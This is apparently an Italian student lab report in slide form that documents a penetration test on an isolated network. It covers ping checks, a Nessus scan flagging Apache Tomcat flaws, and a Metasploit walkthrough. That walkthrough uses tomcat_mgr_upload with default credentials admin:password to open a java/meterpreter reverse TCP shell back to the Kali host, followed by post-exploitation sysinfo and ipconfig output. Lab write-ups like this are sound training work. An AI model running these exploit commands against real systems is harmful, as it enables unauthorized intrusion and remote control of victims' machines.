GHOSTPROTOCOL


Exploit Windows con Metasploit

Guide for New Employees

GET STARTED →


GHOSTPROTOCOL

Workout Preparation



L'output del comando ipconfig mostra la configurazione IPv4 del sistema Windows:

- Indirizzo IP assegnato: 192.168.200.200
- Subnet mask: 255.255.255.0
- Gateway predefinito: 192.168.200.1
- Il sistema risulta correttamente connesso alla rete locale e pronto per la comunicazione con altri host nella stessa sottorete.



Il comando ip a evidenzia la configurazione di rete della macchina Kali Linux:

- Interfaccia attiva: eth0
- Indirizzo IP assegnato: 192.168.200.100/24
- Indirizzo broadcast: 192.168.200.255
- Stato interfaccia: UP
- La macchina è configurata nella stessa rete del sistema Windows, consentendo la comunicazione diretta.

GHOSTPROTOCOL

Ping Demonstration

```
C:\Users\user>ping 192.168.200.100

Esecuzione di Ping 192.168.200.100 con 32 byte di dati:
Risposta da 192.168.200.100: byte=32 durata=1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
```

Il comando ping 192.168.200.100 eseguito da Windows conferma la raggiungibilità dell'host Kali:

- Risposte positive con tempo <1ms e TTL=64
- Nessuna perdita di pacchetti
- Il test dimostra che la comunicazione ICMP tra le due macchine funziona correttamente in direzione Windows → Kali.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.798 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.610 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.05 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=0.941 ms
```

Il comando ping 192.168.200.200 da Kali verso Windows restituisce risposte regolari:


- RTT medio: circa 0.8 ms
- TTL=128, tipico dei sistemi Windows
- La connessione è bidirezionale e stabile, confermando il corretto funzionamento della rete locale tra i due host.

GHOSTPROTOCOL

Start Services

Sono stati avviati i servizi Icecast2 e Apache Tomcat 7, entrambi correttamente in esecuzione:

- Icecast2: server di streaming multimediale, stato Running
- Apache Tomcat 7: server applicativo Java, avviato come servizio automatico
- Questi servizi rappresentano gli obiettivi da monitorare o analizzare durante la fase di scansione.



Il comando systemctl start nessusd viene eseguito per avviare il servizio Nessus, lo scanner di vulnerabilità.


L'esecuzione avviene in ambiente Kali Linux, permettendo l'accesso alla console web di Nessus per configurare e gestire le scansioni.

GHOSTPROTOCOL

Start Services


All’interno dell’interfaccia Nessus, viene creata una nuova Basic Network Scan:

- Nome: Build Week G5
- Target: 192.168.200.200 (host Windows con servizi attivi)
- Cartella: Epicode
- Questa configurazione consente di analizzare la sicurezza del sistema target in rete locale.



La sezione Discovery definisce la metodologia di rilevamento:

- Tipo di scansione: Port scan (common ports)
- Tecniche di ping: TCP, ARP, ICMP
- Uso del metodo SYN e netstat se disponibili
- Queste impostazioni permettono una scansione mirata delle porte più comuni, ottimizzando tempi e accuratezza.




GHOSTPROTOCOL

Start Services


Nel pannello Assessment di Nessus viene selezionato il tipo di scansione “Scan for all web vulnerabilities (quick)”.

- Attiva la ricerca di vulnerabilità nelle applicazioni web.
- Include la scansione CGI e il crawling fino a 1000 pagine.
- Analizza directory e componenti comuni per individuare falle note.
- Obiettivo: rilevare vulnerabilità tipiche di servizi web come Apache Tomcat o Icecast.



Nel pannello Report, sono abilitate le opzioni di dettaglio avanzato:

- Override normal verbosity attivo.
- Report as much information as possible selezionato.
- Ciò consente di generare un report completo con tutti i dettagli tecnici e diagnostici delle vulnerabilità riscontrate, ideale per l’analisi post-scan.




GHOSTPROTOCOL

Start Services


Nel pannello Advanced vengono configurati i limiti di performance:

- 30 host simultanei (max)
- 4 controlli simultanei per host
- Timeout di rete di 5 secondi
- Queste impostazioni ottimizzano la velocità del test mantenendo la stabilità della scansione.




L'esecuzione della scansione Build Week G5 su 192.168.200.200 mostra:

- 6 vulnerabilità critiche
- 11 ad alta gravità
- 26 medie e 4 basse
- 127 informazioni generiche
- Il report conferma la presenza di diverse vulnerabilità di sicurezza sui servizi web attivi, richiedendo successiva analisi e mitigazione.



GHOSTPROTOCOL

Vulnerabilities



Vulnerabilities

197843 - Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities

Synopsis

The remote Apache Tomcat server is affected by multiple vulnerabilities

Description

The version of Tomcat installed on the remote host is prior to 7.0.100. It is, therefore, affected by multiple vulnerabilities as referenced in the fixed_in_apache_tomcat_7.0.100_security-7 advisory.

- When using the Apache JServ Protocol (AJP), care must be taken when trusting incoming connections to Apache Tomcat. Tomcat treats AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. In Apache Tomcat 9.0.0.M1 to 9.0.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99, Tomcat shipped with an AJP Connector enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required. This vulnerability report identified a mechanism that allowed: - returning arbitrary files from anywhere in the web application - processing any file in the web application as a JSP Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP, made remote code execution possible. It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defence-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to Apache Tomcat 9.0.31, 8.5.51 or 7.0.100 or later. A number of changes were made to the default AJP Connector configuration in 9.0.31 to harden the default configuration. It is likely that users upgrading to 9.0.31, 8.5.51 or 7.0.100 or later will need to make small changes to their configurations.

192.168.200.200 4

Il report Nessus evidenzia una vulnerabilità multipla nel server Apache Tomcat installato sulla macchina Windows (192.168.200.200), in particolare nelle versioni 7.0.0 fino a 7.0.99.

Sintesi:
Il server remoto è esposto a più vulnerabilità note risolte solo dalla versione 7.0.100 in poi.

Descrizione tecnica:

- La falla principale riguarda l'uso del protocollo AJP (Apache JServ Protocol), che consente un livello di fiducia eccessivo verso connessioni non verificate.
- Un attaccante può sfruttare tale configurazione per caricare ed eseguire file JSP arbitrari, ottenendo esecuzione di codice remoto (RCE).
- La mitigazione richiede la disabilitazione o la protezione del connettore AJP o l'aggiornamento a Tomcat ≥ 7.0.100.

Rischio:
Critico – Potenziale compromissione del sistema tramite accesso non autorizzato e manipolazione remota di file JSP.

GHOSTPROTOCOL

Msf Console

All’interno di Metasploit viene ricercato il modulo tomcat_mgr_upload, dedicato all’exploit autenticato del Tomcat Manager.

- Modulo selezionato: exploit/multi/http/tomcat_mgr_upload
- Classificazione: Excellent
- Obiettivo: ottenere esecuzione di codice remoto (RCE) tramite upload di applicazioni JSP malevole.

```
msf auxiliary(scanner/http/tomcat_mgr_login) > search mgr_upload

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_upload  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated U
pload Code Execution
   1    \_ target: Java Universal           .                .          .      .
   2    \_ target: Windows Universal        .                .          .      .
   3    \_ target: Linux x86                .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf auxiliary(scanner/http/tomcat_mgr_login) > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Vengono impostati i parametri principali per la connessione e il payload:

- Credenziali: admin : password
- Target: 192.168.200.200, porta 8080
- Payload: java/meterpreter/reverse_tcp
- LHOST: 192.168.200.100, LPORT: 7777
- Tutte le impostazioni risultano corrette per lanciare il tentativo di sfruttamento.

```
msf exploit(multi/http/tomcat_mgr_upload) > set payload payload/java/meterpreter/reverse_tcp
payload ⇒ java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying h6nGi0l ...
[*] Executing h6nGi0l ...
[*] Undeploying h6nGi0l  ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49452) at 2025-11-11 11:23:16 -0500

meterpreter >
```

GHOSTPROTOCOL

Msf Console

Dopo l’esecuzione del comando exploit, Metasploit:

- Avvia un listener TCP sulla porta 7777
- Carica e deploya un file JSP malevolo sul server Tomcat
- Ottiene una sessione Meterpreter attiva, confermata dal messaggio:
- “Meterpreter session 1 opened”
- Ciò dimostra l’avvenuta compromissione dell’host bersaglio.

```
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport => 7777
msf exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  password         no        The password for the specified username
   HttpUsername  admin            no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS        192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT  7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

Tramite il comando ipconfig eseguito su Meterpreter, vengono visualizzate le interfacce di rete del sistema compromesso:

- Interfaccia attiva: eth1 – 192.168.200.200
- Hardware: Intel PRO/1000 MT Desktop Adapter
- Maschera di rete: 255.255.255.0
- La presenza di questi dati conferma che l’accesso remoto è stato ottenuto sul sistema Windows target.


```
Interface  1
============
Name         : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295


Interface  3
============
Name         : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:de:c3:3c
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

GHOSTPROTOCOL

Msf Console

Output ottenuto via Meterpreter che elenca le interfacce di rete del sistema compromesso:

- Interfaccia attiva principale: eth1 — 192.168.200.200 (Intel PRO/1000)
- Presenti numerose interfacce virtuali e di sistema (loopback, ISATAP, Teredo, filtri WFP)
- Informazioni utili: indirizzi IPv4/IPv6, MAC e MTU — dati rilevanti per la ricostruzione topologica e per l'attribuzione del sistema nella rete.



```
Interface  1
============
Name         : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  2
============
Name         : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295

Interface  3
============
Name         : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  4
============
Name         : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:de:c3:3c
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

Interface  5
============
Name         : net1 - Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295

Interface  6
============
Name         : net2 - Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295

Interface  7
============
Name         : eth2 - Intel(R) PRO/1000 MT Desktop Adapter-WFP Native MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295

Interface  8
============
Name         : eth3 - Intel(R) PRO/1000 MT Desktop Adapter-QoS Packet Scheduler-0000
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295

Interface  9
============
Name         : eth4 - Intel(R) PRO/1000 MT Desktop Adapter-WFP 802.3 MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
```

Il comando sysinfo di Meterpreter fornisce informazioni dettagliate sull'host bersaglio:

- Nome macchina: DESKTOP-9K104BT
- Sistema operativo: Windows 8.1 / 10 Pro (build 10240)
- Architettura: x64
- Lingua di sistema: it_IT
- Tipo di sessione: java/windows
- Questi dati confermano la corretta compromissione del sistema individuato nel target 192.168.200.200.

```
meterpreter > sysinfo
Computer        : DESKTOP-9K104BT
OS              : Windows 8 6.2 (amd64)
Architecture    : x64
System Language : it_IT
Meterpreter     : java/windows
meterpreter > ipconfig
```

GHOSTPROTOCOL

Msf Console

